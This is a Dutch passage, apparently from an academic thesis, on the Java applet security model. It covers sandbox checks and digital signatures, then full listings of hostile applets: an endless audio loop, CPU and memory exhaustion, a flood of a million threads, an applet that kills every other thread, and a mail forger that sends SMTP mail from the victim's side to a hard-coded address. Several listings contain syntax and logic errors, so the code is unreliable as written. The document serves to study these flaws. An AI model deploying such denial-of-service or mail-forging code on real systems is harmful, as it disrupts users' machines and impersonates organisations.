    DatagramSocket s;
    DatagramPacket dp = null;
    InetAddress in = null;
    byte buf[] = new byte[10];
    byte netaddr[];

    public void init() {}

    public void paint(Graphics g) {
      try {
```

```
            //nieuwe socket
            s = new DatagramSocket();
            //ip-adres bij www.sun.com
            in = InetAddress.getByName("www.sun.com");
            //nieuw datapacket voor verzending.
            dp = new DatagramPacket(buf, 10, in, port);

            for (int i=0; i<buf.length; ++i) buf[i] = (byte)i;
      } catch (SecurityException sec) {
            g.drawString("Exceptie: IP address for www.sun.com", 10, 10);
      }
      if (dp != null) {
       try {
            s.send(dp);
            s.close();
        g.drawString("Succes: " + dp.getAddress().toString(), 10, 10);
       }
       catch (SecurityException e) {
        g.drawString("Exceptie:" + dp.getAddress().toString(), 10, 10);
       }
      }
} //einde applet
```

Het bovenstaande Java-applet probeert een netwerkconnectie met de webserver www.sun.vom op te zetten en data naar deze server te versturen. De uitvoering van dit Java-applet binnen een webbrowser zal een exceptie opwerpen, omdat een Java-applet slechts een netwerkconnectie op kan zetten met de webserver van waar dit applet werd ontvangen.

Listing 4.5 Java-applet en de instantie van een Classloader-object.

```
import java.awt.*;
import java.io.*;
import java.lang.*;
import java.applet.*;

class MyLoader extends ClassLoader {
      // constructor
      public MyLoader(String bogus) {}
      public Class loadClass(String name, boolean resolve) {return null;}
} // einde klasse

public class newLoader extends Applet {
    public void paint(Graphics g) {
      try {
        // instantie van een object uit bovenstaande klasse.
        ClassLoader cl = new MyLoader("foo");
        g.drawString("Succes instantie eigen Classloader-object!", 10, 10);
      }
      catch (SecurityException e) {
        g.drawString("Exceptie eigen Classloader-object ", 10, 10);
      }
   }
} // einde applet
```

Dit Java-applet probeert een instantie van een subklasse van de klasse Classloader uit de Java API te creëren. Als een dergelijke instantie slaagt, dan kan een Java-applet door middel van deze subklasse bepalen hoe de Java-klassen aan de JVM worden toegevoegd. Zoals eerder gesteld (zie 4.2.3) creëert dit gaten in het Java-beveiligingsmodel.

Listing 4.6 Java-applet en de toevoeging aan een package van de Java API.

```
import java.awt.*;
import java.applet.*;

public class ownNet extends Applet {

    public void paint(Graphics g) {
      try {
        new java.net.HackedNetClass();
        g.drawString("Succes toevoeging java.net class", 10, 10);
      }
      catch (SecurityException se) {
        g.drawString("Exceptie toevoeging java.net", 10, 10);
      }
     }
} // einde applet
```

Het bovenstaande Java-applet probeert een klasse toe te voegen aan de package **java.net** uit de Java API. Bij de uitvoering van dit applet binnen een webbrowser zal een exceptie worden opgeworpen, omdat een Java-applet in het Java-beveiligingsmodel geen klasse mag toevoegen aan de Java API.

4.2.6 Digital Signatures

Sun heeft in de loop van de tijd zijn JDK en het Java-beveiligingsmodel verder ontwikkeld. De bijbehorende Java API is op een aantal plaatsen gewijzigd en uitgebreid. In versie 1.1 van de JDK (en daarmee ook van de Java API) breidde Sun de package **java.security** uit de Java API sterk uit. Deze package biedt mogelijkheden voor de beveiliging van informatie van communicerende Java-applets. Op het moment dat een Java-applet informatie uitwisselt met de webserver van waar dit applet ontvangen werd, kan deze informatie door middel van de klasse in de package beschermd worden tegen raadpleging en beïnvloeding door derden. Zo staan encryptie en *Digital Signatures* mogelijkheden tot de beschikking [Graw1997][Vand1996][Ven1997h].

Behalve de mogelijkheid van Digital Signatures voor de bescherming van de informatie van de communicerende Java-applets, kunnen ook de Java-applets zelf gebruikt worden in combinatie met Digital Signatures. Een Digital Signature (digitale handtekening) bij een Java-applet bepaalt de identiteit van de organisatie die dit applet ontwikkelt en/of verspreidt. Bij de ontvangst van een Java-applet met een Digital Signatures aan de clientzijde, heeft een organisatie zekerheid omtrent de authenticiteit van de ontwikkelaar en/of verspreider van dit applet.

Een Digital Signature maakt gebruik van *public key-cryptografie*. De public key-cryptografie werkt met twee sleutels, de private en de publieke sleutel. De private sleutel behoort aan de eigenaar van de identiteit toe en daarnaast kan deze eigenaar zelf bepalen aan wie de publieke sleutel openbaar gemaakt wordt. De eigenaar van de identiteit vergrendelt (encrypt) zijn data (al dan niet in de vorm van een bestand) met behulp van de private sleutel. Deze data kan slecht ontgrendeld (decrypt) worden met de publieke sleutel. Andersom kan door de publieke sleutel vergrendelde data slechts ontgrendeld worden met behulp van de private sleutel. Digital Signatures in de public key-cryptografie betekent dat data niet alleen vergrendeld wordt, waardoor onbevoegden geen toegang hebben tot de informatie in deze data, maar dat derden, die in bezit zijn van de publieke sleutel, zekerheid hebben omtrent de authenticiteit van de data. Digital Signatures zijn gebaseerd op wederzijds vertrouwen. De eigenaar van de identiteit verstuurt zijn publieke sleutel aan diegene die betrouwbaar met de informatie in zijn data omgaat. Aan de andere kant verwachten derden in het bezit van de publieke sleutel aan de hand van de authenticiteit de betrouwbaarheid van deze data.

Sun heeft het Java-beveiligingsmodel zodanig uitgebreid dat een organisatie aan kan geven welke Digital Signatures (ofwel identiteiten) als betrouwbaar gezien kunnen worden. Een Java-applet met een betrouwbare identiteit staat gelijk aan een Java-klasse die van de lokale schijf geladen wordt. Dat betekent dat een dergelijke Java-applet niet onderhevig is aan de beveiligingsmaatregelen die het Java-beveiligingsmodel oplegt aan Java-applets, die over het Internet gedistribueerd worden. Het Java-applet treedt zogezegd buiten zijn Sandbox. Een Java-applet met een betrouwbare identiteit kan dus bestanden van de lokale schijf lezen, netwerkverbindingen opzetten met elke willekeurige server, etc.

Het gebruik van Digital Signatures door middel van de Java API wordt op dit moment alleen ondersteund door de Appletviewer uit de JDK en de HotJava webbrowser van Sun. Beide maken gebruik van een database van betrouwbare identiteiten. Door middel van het programma Javakey kan een organisatie een eigen identiteit creëren en andere identiteiten aan de database toevoegen.
De creatie van een eigen identiteit betekent dat een private sleutel en een publieke sleutel worden gegenereerd. De private sleutel wordt opgeslagen in een bestand. De eigenaar van de identiteit is zelf verantwoordelijk voor de bescherming van de private sleutel. De publieke sleutel wordt opgeslagen in de database met betrouwbare identiteiten.
Voor de verspreiding van de publieke sleutel kan de eigenaar van de identiteit door middel van het programma Javakey een certificaat creëren. Een certificaat is een bestand waarin de publieke sleutel is opgeslagen. Wanneer een organisatie een publieke sleutel opvraagt, wordt dit certificaat verstuurd. Deze organisatie kan de publieke sleutel wederom door middel van Javakey aan zijn eigen database van betrouwbare identiteiten toevoegen.
Een Java-applet wordt vergrendeld door gebruik te maken van de private sleutel en wordt vervolgens opgeslagen in een JAR-bestand. De encryptie in een dergelijk bestand is gebaseerd op de archivering die ook in ZIP-bestanden wordt toegepast. Als een JAR-bestand aan de clientzijde wordt ontvangen en de organisatie, die de machine aan de clientzijde beheert, in bezit is van de publieke sleutel, kan dit bestand ontgrendeld worden. Het Java-applet in dit bestand wordt vervolgens uitgevoerd en is niet onderhevig aan de beveiligingsmaatregelen in het Java-beveiligingsmodel.

Nadeel van het huidige Java-beveiligingsmodel is dat een Java-applet onderhevig is aan alle beveiligingsmaatregelen of aan geen enkele beveiligingsmaatregel. Een Java-applet met een betrouwbare identiteit heeft toegang tot alle systeem-resources. Een organisatie heeft bij de

ontvangst van een Java-applet niet de mogelijkheid om, aan de hand van de identiteit, te bepalen welke systeem-resources toegankelijk zijn en welke niet. Al hoewel Sun aangekondigd heeft dat deze zogenaamde *Access Control* een onderdeel wordt van het Java-beveiligingsmodel vanaf versie 1.2 van de JDK, hebben zowel Netscape als Microsoft de mogelijkheden tot Access Control geïntegreerd in hun nieuwste webbrowsers (voor beide versie 4).

Onder de voortdurende concurrentie hebben beide organisaties voor een andere oplossing gekozen. Netscape maakt in zijn webbrowser gebruik van de Netscape Object Signing en Microsoft maakt gebruik van zijn eigen Microsoft Authenticode. Daar beide geen onderdeel zijn van het Java-beveiligingsmodel van Sun, zal slechts de Netscape Object Signing hier kort worden toegelicht.

Ook Netscape maakt het gebruik van Digital Signatures mogelijk door de public key-cryptografie [Net1997]. Naast Java-applets kunnen met deze Digital Signatures JavaScripts, plug-ins en elke andere soort van executable content (ActiveX van Microsoft maakt vanzelfsprekend gebruik van Authenticode). Deze Digital Signatures worden echter niet zelf aangemaakt, maar moeten aangevraagd worden bij een onafhankelijke, erkende autoriteit, die wordt aangeduid met CA (Certification Autority). Een bekend voorbeeld van een dergelijke autoriteit is Verisign [Veri1997].
Een dergelijke autoriteit verstrekt een private sleutel en publieke sleutel. De publieke sleutel wordt ook hier opgeslagen in een certificaat. Het vergrendelen van een Java-applet in een JAR-bestand gebeurt met behulp van de private sleutel, daarnaast wordt het certificaat een onderdeel van dit bestand. Na ontvangst van het JAR-bestand aan de clientzijde, bepaalt de Netscape webbrowser aan de hand van dit certificaat of het Java-applet uitgevoerd kan worden en welke systeem-resources toegankelijk zijn. De Netscape webbrowser maakt hiervoor gebruik van een database met identiteiten, waarin bij elke identiteit aangegeven is tot welke systeem-resources een Java-applet van deze identiteit toegang heeft.
Indien het certificaat en daarmee de identiteit van het Java-applet niet bekend is bij de organisatie, toont de webbrowser het certificaat aan de gebruiker aan de clientzijde. Op dat moment kan deze gebruiker beslissen of het Java-applet uitgevoerd mag worden. Bij toestemming tot uitvoering wordt de identiteit toegevoegd aan de database.
Toegang tot systeem-resources kan door middel van wijzigingen in deze database aan bepaalde identiteiten worden verleend. Als een Java-applet een systeem-resource wil

aanspreken en deze systeem-resource is nog niet toegankelijk verklaard in de database, wordt de organisatie (of gebruiker) een venster getoond met de vraag of de betrokken identiteit toegang heeft tot de systeem-resource.

Toegang tot de systeem-resources wordt binnen de webbrowser geregeld door de Security Manager. Netscape heeft de Security Manager dusdanig aangepast opdat deze eerst de Java Capabilities API raadpleegt. Deze API is geen onderdeel van de standaard Java API van Sun. De Java Capabilities API raadpleegt de database met identiteiten en kan aan de hand van deze database aangeven of de Security Manager toegang kan verlenen tot een bepaalde systeem-resource.

Het probleem achter het buiten de Sandbox treden van een Java-applet is organisatorisch. Binnen het interne netwerk aan de clientzijde kunnen meerdere webbrowsers actief zijn. Er zullen grote gaten ontstaan als de gebruikers van dit netwerk aan de clientzijde de mogelijkheid hebben om identiteiten als betrouwbaar te registreren en deze toegang te verlenen tot de systeem-resources. Deze gebruikers moeten overtuigd worden van de risico's van een Java-applet en het verlenen van toegang tot de systeem-resources.
De webbrowsers van Netscape en Microsoft bieden een organisatie de mogelijkheid om binnen het interne netwerk één database met betrouwbare identiteiten aan te leggen. De rechten om deze database uit te breiden of te wijzigen kunnen dan slechts verleend worden aan de systeembeheerder aan de clientzijde.

4.2.7 Het gedistribueerde Java-beveiligingsmodel

Om de Classloader, de Classfile Verifier en de Security Manager te laten slagen in de controle van Java-applets, moet de JVM correct geïmplementeerd zijn. Fouten in de implementatie van de JVM en in het bijzonder in de één van de onderdelen van het Java-beveiligingsmodel leveren onnodige risico's op voor de organisatie aan de clientzijde.
Een punt van kritiek op het Java-beveiligingsmodel is vaak het gebrek aan centrale controle [Graw1996]. Het Java-beveiligingsmodel is te gedistribueerd. De controle op de beveiligingsmaatregelen in de taal Java vinden plaats door de Java-compiler aan de serverzijde. Het grootste deel van het Java-beveiligingsmodel, de Classloader, de Classfile Verifier en de Security Manager, is onderdeel van de JVM. De implementatie van de JVM is aan de clientzijde opgeslagen. Dit betekent dat het Java-beveiligingsmodel zowel aan de serverzijde als aan de clientzijde uitgevoerd wordt. Zwakheden in dit Java-beveiligingsmodel kunnen ontstaan door een slechte samenwerking tussen de controles aan de serverzijde en die aan de clientzijde. Fouten in de controle aan de clientzijde kunnen de beveiliging gecreëerd door controles aan de serverzijde teniet doen.

De specificatie van de JVM en daarmee ook de Classloader, de Classfile Verifier en de Security Manager laat ruimte voor verschillende implementaties van de JVM (zie 3.1.5). Eventuele fouten in deze implementatie levert onherroepelijk gaten op in het Java-beveiligingsmodel.
Het Java-beveiligingsmodel is dus grotendeels afhankelijk van een correcte implementatie van de JVM aan de clientzijde. De eis van een correcte implementatie van de JVM wordt gecompliceerd door het feit dat de rechten om een JVM te implementeren en te distribueren zijn verleend aan verscheidene bedrijven (o.a. Microsoft, Netscape, Symantec en Borland). Elke implementatie vertoont weer verschillende fouten en creëert op verschillende verplaatsen gaten in het beveiligingmodel (zie ook 5.1.2).

Hoofdstuk 5 Tekortkomingen in het Java-beveiligingsmodel

Dit hoofdstuk behandelt een aantal voorbeelden van risico's van de directe uitvoering van Java-applets door tekortkomingen in het Java-beveiligingsmodel. Door middel van voorbeelden van vijandige Java-applets wordt geprobeerd een zo volledig mogelijk beeld te creëren van de risico's, die een organisatie ondanks de beveiligingsmaatregelen van het Java-beveiligingsmodel in de praktijk loopt. Bij elk voorbeeld wordt besproken wat de gevolgen kunnen zijn van de uitvoering van het vijandige Java-applet. Tevens worden de mogelijke oplossingen van de fouten in deze uitvoering besproken.

Paragraaf 5.1 behandelt de risico's van Java-applets aan de hand van een aantal verschillende soorten tekortkomingen van het Java-beveiligingsmodel.
In paragraaf 5.2 wordt ingegaan op de risico's voor een organisatie die ontstaan bij wijziging van CLASS-bestanden na compilatie. Ondanks de aangebrachte wijzigingen in CLASS-bestanden na compilatie, blijken deze bestanden in de JVM soms toch uitgevoerd te kunnen worden.
In paragraaf 5.3 zal tenslotte heel kort op de risico's van Java-applicatie worden ingegaan. Het gebruik van executable content in de vorm van Java-applets lijken op het eerste gezicht de meeste risico's op te leveren, maar ook stand-alone applicaties die een Internet-connectie op kunnen zetten, leveren een aantal risico's op voor een organisatie.

5.1 Java-applets

In deze paragraaf worden de risico's van Java-applets uitgewerkt aan de hand van praktijkvoorbeelden van tekortkomingen van het Java-beveiligingsmodel. De tekortkomingen worden gecategoriseerd door voorbeelden van risico's door fouten in de specificatie van het Java beveiligingsmodel [Lad1996a/b], risico's door fouten in de verschillende implementaties van het Java beveiligingsmodel [Graw1996] en risico's door de gedragingen van de gebruiker aan de clientzijde [Lad1996a/b]. Elke categorie zal in een aparte sub-paragraaf worden uitgewerkt. De voorbeelden met betrekking tot deze categorieën vallen in de tweede fase van het uitvoeringstraject van een Java-applet (zie 3.1).

5.1.1 Fouten in de specificatie van het Java-beveiligingsmodel

De voorbeelden die in deze sub-paragraaf behandeld worden, betreffen fouten in de specificatie van het Java-beveiligingsmodel. Dergelijke fouten vormen een fundamenteel probleem. Een beveiligingsmodel met fouten in de specificatie levert altijd risico's op voor een organisatie. Onafhankelijk van de implementatie van het model zijn deze fouten altijd in het Java-beveiligingsmodel aanwezig.

5.1.1.1 Stoppen van threads

Een Java-applet kan een of meerdere threads (zie 2.2.3, Multi-threaded) opstarten. Een fout in de specificatie van het Java-beveiligingsmodel blijkt te zijn dat een Java-applet niet verplicht is om deze threads ook weer te stoppen. Het lijkt vanzelfsprekend dat een Java-applet een thread stopt op het moment dat de uitvoering van een applet wordt gestopt, maar dit gebeurt in de praktijk niet altijd.

Op het Internet is een groot aantal Java-applets verschenen dat misbruik maakt van deze fout in de specificatie. Een bekend voorbeeld is het NoisyApplet.

Listing 5.1 NoisyApplet

```
import java.applet.AudioClip;
import java.awt.*;

public class NoisyApplet extends java.applet.Applet implements Runnable {
      Font fFont;
      string Msg;
      int delay
      Thread announce = null;
      AudioClip annoy;

      public void init() {
            String Param;
            fFont = new java.awt.Font("TimesRoman", Font.BOLD,32);

            // Ophalen van de tekst uit de meegegeven parameter.
            Param = getParameter ("text");
            if (Param == null)
                        Msg = "Annoying sound!";
            else
                        Msg = Param;

            // Ophalen van de bestandsnaam van het geluid uit
            // de meegegeven parameter.
            Param = getParameter ("sound");
            if (Param != null) {
                  annoy = getAudioClip(getCodeBase(), Param);
            }
```

```
            // Ophalen van de wachttijd uit de meegegeven parameter.
            Param = getParameter ("wait");
            if (Param = null) {
                  delay = 1000;
            else
                  delay = (1000)*(Integer.parseInt(Param));
      } //einde init

      public void start() {
                  if (announce == null) {
                        announce = new Thread(this);
                        announce.start();
                  }
      } // einde start

      public void stop() {
                  if (announce != null) {

                  //door de volgende regel als commentaar te definieren,
                  // blijft de thread in uitvoering,
                  // ondanks dat het applet gestopt is.
                  //if (annoy != null) annoy.stop();

                  announce.stop();
                  announce = null;
                  }
      } // einde stop

      public void run() {
                  if (annoy != null) annoy.loop();
                  while (true) {
                  repaint();
                        try {Thread.sleep(delay); }
                        catch (InterruptedException e) {}
                  }
      } // einde run

      public void update(Graphics g) {
                  paint(g);
      } // einde update

      public void paint(Graphics g) {
            // bewerken van de applet's venster in de webbrowser.
            // g vormt dit venster.

            //zet het font van het Window.
            g.setFont(fFont);

            // zet de string in het Window
            g.drawString(Msg, 0 , fFont.getSize());
      } // einde paint

} // einde NoisyApplet
```

Bij de uitvoering van dit applet zal een bepaald geluidsbestand telkens opnieuw worden afgespeeld. Dit afspelen wordt niet gestopt op het moment dat het applet wordt gestopt. Dus

zelfs na het uit het geheugen verwijderen van de WWW-pagina, waar dit applet werd aangeroepen, zal het geluidsbestand nog steeds worden afgespeeld. Deze thread kan slechts worden gestopt door het applet uit het geheugen te verwijderen (door het sluiten van de webbrowser aan de clientzijde, zie 3.1.2) of door de audio-component(en) van de machine aan de clientzijde uit te schakelen.

Waar het effect van de uitvoering van dit applet op de machine aan de clientzijde slechts als lastig zal worden beschouwd, ligt dat meer aan de aard van de thread dan aan de potentiële mogelijkheden die deze specificatiefout oplevert. Zodra het applet threads uitvoert die dieper ingrijpen op de systeem resources, zijn de risico's voor een organisatie ook groter. Dit zal duidelijker worden aan de hand van de volgende voorbeelden.

Listing 5.2 ConsumerApplet

```
/*
    ConsumerApplet      Consumeer een groot deel van de systeemresources.
                        (methoden start, stop en run)
*/

      public void start() {
                  if (announce == null) {
                        announce = new Thread(this);

                        // thread krijgt hoogste prioriteit
                        announce.setPriority(Thread.MAX_PRIORITY)
                        announce.start();
                  }
      } // einde start

      public void stop() {
                  // er gebeurt absoluut niets in deze methode.
      } // einde stop

      public void run() {
            long n = 0;
                  try {Thread.sleep(delay);}
                  catch (InterruptedException e) {}
                  while (n = 0) {
                        try { holdBigNumbers.append(0x7fffffffffffffL);}
                        catch (OutOfMemoryError o) {}
                        repaint();
                        n++;
                         }
      } // einde run
```

Een aantal aspecten van dit applet is belangrijk:

- Er wordt een thread binnen de webbrowser gestart en de vijandige operaties zijn niet zichtbaar voor de gebruiker aan de clientzijde. Dit applet lijkt alleen een string in het applet's venster binnen de webbrowser te schrijven, maar op de achtergrond werkt een thread, die een vijandige operatie uitvoert. In een oneindige loop wordt de maximum 64 bit signed integer aan een stringbuffer toegevoegd. Dit vergt een deel van de systeem-resources (zowel van de processor als het geheugen) en kan de webbrowser laten vastlopen.
- De methode **stop** doet niets en de thread blijft in uitvoering tot de webbrowser wordt afgesloten.
- Er wordt enige tijd gewacht voordat de thread zijn vijandige operaties uitvoert en dus duurt het enige tijd voordat de uitvoering van de vijandige operaties voor de gebruiker aan de clientzijde merkbaar is. De prestaties van de machine aan de clientzijde worden lager door de in gebruik genomen systeem-resources. Door de wachttijd is het mogelijk dat de gebruiker aan de clientzijde ondertussen een andere WWW-pagina heeft geladen. De oorzaak van de prestatieverlaging van de machine is zo moeilijker te achterhalen.

Er zijn een groot aantal andere applets te verzinnen die op deze wijze de systeem-resources voor een belangrijk deel in gebruik nemen. Bijna elke wiskundige routine kan gebruikt worden in plaats van de toevoeging van de maximum integer aan een stringbuffer. Bekende voorbeelden zijn het berekenen van de exponent van een grote matrix, het berekenen van de decimalen van pi en het berekenen van de Fibonacci reeks.

Listing 5.3 Fibonacci

```
public void run() {
        try {Thread.sleep(delay);}
        catch(InterruptedException e) {}
        while (n >= 0) {
        holdResults.append(fibonacci(n));
        repaint();
        n++;
        }
    } // einde run

    public long fibonacci(long k) {
        if (k == 0 || k == 1)
            return k;
        else
            return fibonacci(k - 1) + fibonacci(k - 2);
    } // einde fibonacci
```

5.1.1.2 Starten van threads

Een andere specificatiefout van het Java-beveiligingsmodel in verband met threads is dat een Java-applet een onbeperkt aantal threads kan opstarten. Het volgende voorbeeld zal een array van threads creëren en deze threads tegelijkertijd uitvoeren.

Listing 5.4 HostileThreads

```
/*
      HostileThreads     Dit applet start een groot aantal applets.
*/

public class HostileThreads extends java.applet.Applet implements Runnable
{

      Thread controller = null;
      Thread wasteResources[] = new Thread[1000000];

      public void init() {
            try {
            for (int i = 0; i < 1000000; i++) {
                wasteResources[i] = null;
                  }
            }
        catch (OutOfMemoryError o) {}
      } // einde init

      public void start() { //start van het hoofdproces
        if (controller == null) {
        controller = new Thread(this);
        controller.setPriority(Thread.MAX_PRIORITY);
        controller.start();
        }
      } // einde start

      public void run() {
            repaint();

            try {
            for (int i = 0; i < 1000000; i++) {
                if (wasteResources[i] == null) {
                  Own_Thread a = new Own_Thread();
                  wasteResources[i] = new Thread(a);
                  wasteResources[i].setPriority(Thread.MAX_PRIORITY);
                  wasteResources[i].start();
                }
            }
        }
        catch (OutOfMemoryError o) {}
      } // einde run
} // einde HostileThreads
```

Een aantal aspecten is belangrijk in dit Java-applet:

- De thread **controller** van dit applet creëert een array van 1000000 andere threads. De soort van thread in deze array wordt gedefinieerd door de klasse **Own_Thread**. Deze klasse bepaalt wat voor operaties deze thread uitvoert. Operaties kunnen bijvoorbeeld zijn het openen van een nieuw venster, het uitvoeren van een wiskundige algoritme of het schrijven in een venster. Dergelijke threads hoeven op zichzelf niet veel processortijd of geheugen te kosten. Maar als de JVM een groot aantal van deze threads tegelijkertijd moet uitvoeren, zullen zij een groot deel van de systeem-resources innemen en kan de webbrowser vastlopen.
- De hoofd-thread wordt niet gestopt bij het stoppen van de uitvoering van het applet. Om de webbrowser zo snel mogelijk te laten vast lopen zullen de operaties van een thread in de array zo gedefinieerd worden dat ook zij niet gestopt worden bij het stoppen van het applet.

De gevolgen van dit applet kunnen ernstiger zijn dan het vastlopen van de webbrowser en het verlagen van de prestaties van een machine. Als de threads in de array zo gedefinieerd worden dat zij continue nieuwe vensters blijven creëren, wordt de machine aan de clientzijde moeilijker toegankelijk. De creatie van een groot aantal nieuw vensters genereert namelijk een even groot aantal mouse-events en zal de muis en toetsenbord onbruikbaar maken.

5.1.1.3 Stoppen van threads uit andere applets

Waar in het Java-beveiligingsmodel de Name-spaces zorgen voor een scheiding van de klassen (en daarmee applets) uit verschillende bronnen, faalt de specificatie van het Java-beveiligingsmodel in het scheiden van de threads die worden gestart door de verschillende applets. Het volgende voorbeeld is een Java-applet dat alle andere threads in uitvoering in de JVM opzoekt om vervolgens deze threads (behalve zichzelf) te stoppen.

Listing 5.5 ThreadKiller

```
/*
      ThreadKiller      Dit applet stopt alle threads in uitvoering.
*/

import java.applet.*;
import java.awt.*;
import java.io.*;

public class ThreadKiller extends java.applet.Applet implements Runnable {

      Thread killer;

      public void init() {
            killer = null;
      } // einde init

      public void start() {
            if (killer == null) {
                  killer = new Thread(this,"killer");
                  killer.setPriority(Thread.MAX_PRIORITY);
                  killer.start();
            }
      } einde start

      public void stop() {
            // de thread wordt niet gestopt.
      } // einde stop

      public void run() {
            try {
            while (true) {
                  killAllThreads();
                  try { killer.sleep(100);}
                  catch (InterruptedException e) {}
                  }
            }
            catch (ThreadDeath td) {}
      } // einde run

      private void killAllThreads() {
            ThreadGroup thisGroup;
            ThreadGroup topGroup;
            ThreadGroup parentGroup;

            // Bepaal de huidige threadgroup
            thisGroup = Thread.currentThread().getThreadGroup();

            // Zoek de top ThreadGroup
            topGroup  = thisGroup;
            parentGroup = topGroup.getParent();
            while(parentGroup != null) {
                  topGroup  = parentGroup;
                  parentGroup = parentGroup.getParent();
            }

            // Doorloop alle groepen recursief
            RecursiveGroups(topGroup);
      } //einde killAllThreads
```

```
      private void RecursiveGroups(ThreadGroup g) {
            if (g != null) {
                  // het aantal processen in deze groep
                  int numThreads = g.activeCount();
                  // het aantal groepen direct onder deze threadgroups
                  int numGroups = g.activeGroupCount();

                  // creatie van een array van threads.
                  Thread[] threads = new Thread[numThreads];

                  // creatie van een array van threadsgroups.
                  ThreadGroup[] groups = new ThreadGroup[numGroups];

                  // vul deze array met de threads en threadgroups uit g.
                  g.enumerate(threads, false);
                  g.enumerate(groups, false);


                  // stop de threads in de array van threads
                  for (int i = 0; i < numThreads; i++)
                        killThread(threads[i]);
                  //doorloop de array van threadgroups
                  for (int i = 0; i < numGroups; i++)
                        RecursiveGroups(groups[i]);
                  }
            else
                  {return;}

      } // einde RecursiveGroups

      private void killThread(Thread t) {
            if (t == null || t.getName().equals("killer")) {return;}
            else {t.stop();}
      } // einde killThread

} // einde ThreadKiller
```

De JVM organiseert alle threads in een hiërarchische structuur van threadgroups (zie 2.2.3, Multi-threaded). Elke thread hoort bij een threadgroup. In een applet wordt de thread van de superklasse **Applet** en zijn subklassen (ofwel de applets in uitvoering) in de top-threadgroup geplaatst. Andere threads, bijvoorbeeld threads gestart door klassen die dynamisch gelinkt zijn aan de subklassen van **Applet**, worden geplaatst in nieuwe threadgroups, die worden gecreëerd als kinderen van de top-threadgroup.

Dit applet start een thread die in de hiërarchische structuur van threadgroups zoekt naar de top-threadgroup. Vanuit deze threadgroup wordt door middel van een recursieve methode alle threadgroups in deze hiërarchische structuur doorlopen en worden alle threads in deze threadgroups gestopt. Bij het stoppen van een thread wordt er gecontroleerd of het niet de thread betreft die door dit applet is gestart. De thread heeft bij initialisatie een naam **killer**

gekregen. Bij het stoppen van een thread wordt gecontroleerd of deze thread niet deze naam heeft.

Door het stoppen van alle threads kan een Java-applet andere applets beïnvloeden. De threads die geïnitieerd en gestart zijn door andere applets kunnen onderbroken en gestopt worden tijdens de uitvoering. Deze threads kunnen tijdens uitvoering de velden van een applet veranderen. Bij het voortijdig stoppen van deze uitvoering kunnen de velden van een applet andere waarden hebben dan de waarden als de thread zijn uitvoering voltooid zou hebben.

5.1.1.4 Connectie met poort 25

Op een UNIX-server wordt poort 25 vaak gebruikt voor een connectie met **sendmail**. Het verzenden van e-mail gebeurt via poort 25 van de server. Het verzenden van e-mail is relatief eenvoudig door met Telnet een netwerkconnectie op te zetten met een UNIX-server en wel met deze poort. Wanneer men vervolgens tekst verzendt via deze connectie, zal de server deze teksten verwerken en versturen als e-mail. Deze methode zal de werkelijke verzender aanduiden door middel van de e-mail header.
Het volgende Java-applet zal bij uitvoering aan de clientzijde een connectie opzetten met poort 25 en tekst verzenden als hierboven beschreven. Het vijandige aspect van dit Java-applet is dat de e-mail header de naam van de organisatie (of gebruiker) geeft waar het applet wordt uitgevoerd en niet de naam van ontwikkelaar en/of verspreider van dit applet. De risico's voor de organisatie ontstaan als een dergelijk applet e-mail gaat versturen met onjuiste en/of beledigende teksten.

Listing 5.6 MailForger

```
/*    Dit Java-applet verzend e-mail over poort 25 op een UNIX-systeem
*/

import java.applet.*;
import java.io.*;
import java.net.*;

public class Forger extends java.applet.Applet implements Runnable {
    public static Socket socker;
    public static DataInputStream inner;
    public static PrintStream outer;
    public static int mailPort = 25 ;
    public static String mailFrom = "java.sun.com";

    // Vul hier elk gewenst mail-adres in
    public static String toMe = "142460mk@student.eur.nl";
    public static String starter = new String();
    Thread controller = null;
```

```
    public void init() {
      try {
        //creatie van een nieuw netwerkconnectie met poort 25
        socker = new Socket(getDocumentBase().getHost(), mailPort);

        //inkomende data op deze netwerkverbinding
        inner = new DataInputStream(socker.getInputStream());

        //uitgaande data op deze netwerkverbinding
        outer = new PrintStream(socker.getOutputStream());
      }
      catch (IOException ioe) {}
    } // einde init

    public void start() {
      if (controller == null) {
        controller = new Thread(this);
        controller.setPriority(Thread.MAX_PRIORITY);
        controller.start();
      }
    } // einde start

    public void stop() {
      if (controller != null) {
        controller.stop();
        controller = null;
      }
    } // einde stop

    public void run() {
      try {
        starter = inner.readLine();
      }
      catch (IOException ioe) {}
      mailMe("HELO " + mailFrom);
      mailMe("MAIL FROM: " + "HostileApplets@" + mailFrom);
      mailMe("RCPT TO: " + toMe);
      mailMe("DATA");
      mailMe("Subject: Mail forging is geslaagd!" + "\n"+ "\n");
      mailMe("QUIT");
      try {
        //sluit de netwerkverbinding
        socker.close();
      }
      catch (IOException ioe) {}
    } // einde run

    public void mailMe(String toSend) {
      String response = new String();
      try {
        //zet de spring op de uitgaande netwerkverbinding
        outer.println(toSend);

        //verzend de string
        outer.flush();
        response = inner.readLine();
        }
        catch(IOException e) {}
    } // einde MailMe
} // einde Forger
```

Dit applet creëert een socket om een netwerkconnectie op te zetten met poort 25 van de webserver van waar dit Java-applet werd geladen. Daarnaast wordt een **DataInputStream** gecreëerd om data te lezen van deze socket en een **PrintStream** om tekst te schrijven naar deze socket. De thread die dit applet start, stuurt vervolgens door middel van de methode **MailMe** teksten naar de socket. Daar deze socket verbonden is met poort 25 van de webserver, wordt deze tekst verstuurd naar **sendmail** aan de serverzijde. De verstuurde teksten worden behandeld en verstuurd als e-mail.

5.1.1.5 Gebruik van processortijd

Deze paragraaf beschrijft een voorbeeld van het gebruik van processortijd aan de clientzijde. Ondanks de beveiligingsrestricties op een Java-applet is het mogelijk om processortijd te 'stelen' van de machine aan de clientzijde. Er zijn voorbeelden te bedenken die een berekening uitvoeren aan de clientzijde en de resultaten retourneren naar de webserver van waar het applet werd ontvangen.

Een bekend praktijkvoorbeeld is de RSA-encryptie. RSA is een betrouwbaar encryptie-algoritme. De encryptie in dit systeem is gebaseerd op de factorisatie van een groot getal in priemgetallen. Zo moet voor het oplossen van RSA-129 een getal van 129 nummers gefactoriseerd worden in priemgetallen. Rivest, Shamir en Adelman (RSA), die dit algoritme introduceerden, berekenden dat voor de factorisatie van RSA-129 een processortijd van 4*10^16 jaar benodigd is. De benodigde tijd voor de factorisatie van RSA-129 levert een voldoende groot probleem op voor de bescherming van de met dit algoritme vergrendelde data.
